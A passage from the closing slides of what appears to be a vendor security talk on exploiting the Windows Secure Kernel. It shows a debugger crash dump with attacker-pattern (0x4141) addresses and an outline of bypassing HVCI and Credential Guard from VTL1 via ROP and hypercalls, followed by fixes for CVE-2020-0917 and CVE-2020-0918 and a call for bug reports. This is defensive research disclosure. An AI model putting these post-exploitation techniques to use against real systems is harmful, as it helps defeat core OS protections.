rdx=000000000ff0002 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80578d306fc rsp=fffff90000b553e70 rbp=fffff90000b553ea0
r8=0000000000000002 r9=fffffb10c34671080 r10=fffffa20005f48220
r11=fffff90000b54c000 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0 nv up di pl zr na po nc
nt!SkiSelectThread+0x1d0:
fffff805`78d306fc 80b82a01000002 cmp    byte ptr [rax+12Ah],2 ds:41414141`4141426b=??
Resetting default scope

STACK_TEXT:
fffff9000`0b552e28 ffffff805`78d2ae5c : 091ebcd5`00000065 091ebcf9`00000000 ffffff805`78e10ad0 00000000`0000000a : nt!DbgBreakPointWithStat
fffff9000`0b552e30 ffffff805`78dee2e9 : 091ebec3`000000a 00000000`00000070 00000000`000000ff 00000000`0000001e : nt!SkeBugCheckEx+0xd4 [m
fffff9000`0b552ea0 ffffff805`78decaa6 : 091ec445`091ec433 091ec469`091ec457 091ec48b`091ec479 091ec4af`091ec49b : nt!KiBugCheckDispatch+0x
fffff9000`0b552fe0 ffffff805`78d30157 : 091ebc0d`091ebbf9 091ebc2f`091ebc1d 091ebc53`091ebc41 091ebc77`091ebc65 : nt!KiPageFault+0x1e6 [mi
fffff9000`0b553170 ffffff805`78d53dfd : fffff9000`0b5531c0 fffff9000`0b553248 fffff9000`0b553250 091ebd4b`091ebd37 : nt!SkeQueryCurrentStackI
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fffff9000`0b553e70 ffffff805`78de7488 : 00000000`00000000 ffffff201`21ab6802 ffffff201`21ab6802 fffffb10c`34671080 : nt!SkiSelectThread+0x1d0
fffff9000`0b553ed0 00000000`00000000 : 00000000`00000000 00000000`00020001 00000000`00000000 00000000`00000000 : nt!SkpReturnFromNormalMo
```

Post Exploitation - Bypassing HVCI / CG

- Given arbitrary code execution in VTL1 --> bypass HVCI / CG
 - Also ROP is enough ☺
- Secure Kernel completely control VTL0 EPT permissions by hypercalls
- Thus, Secure Kernel can trivially disable all SLAT-based VTL0 restrictions

Hardening SK

- Shipped fixes for the two vulnerabilities we discussed:
 - [CVE-2020-0917](#) – The OOB
 - [CVE-2020-0918](#) – The design flaw with SkmmUnmapMdl
- Developing end-to-end exploits has many values, one of them is spotting important behaviors to change
- We are making the 4 W+X addresses to be only +X
- Investigating randomizing Secure Kernel regions
- More to come ☺


Let's work together!

- VBS is a very good security improvement for many of our products
- We would love to get submissions from you in our VBS model!
- Note about SK (again) – VTL0 can DOS VTL1 by design.
 - So the bugs need to be more than that (POC to leak sensitive data, corrupt memory, etc.) ☺

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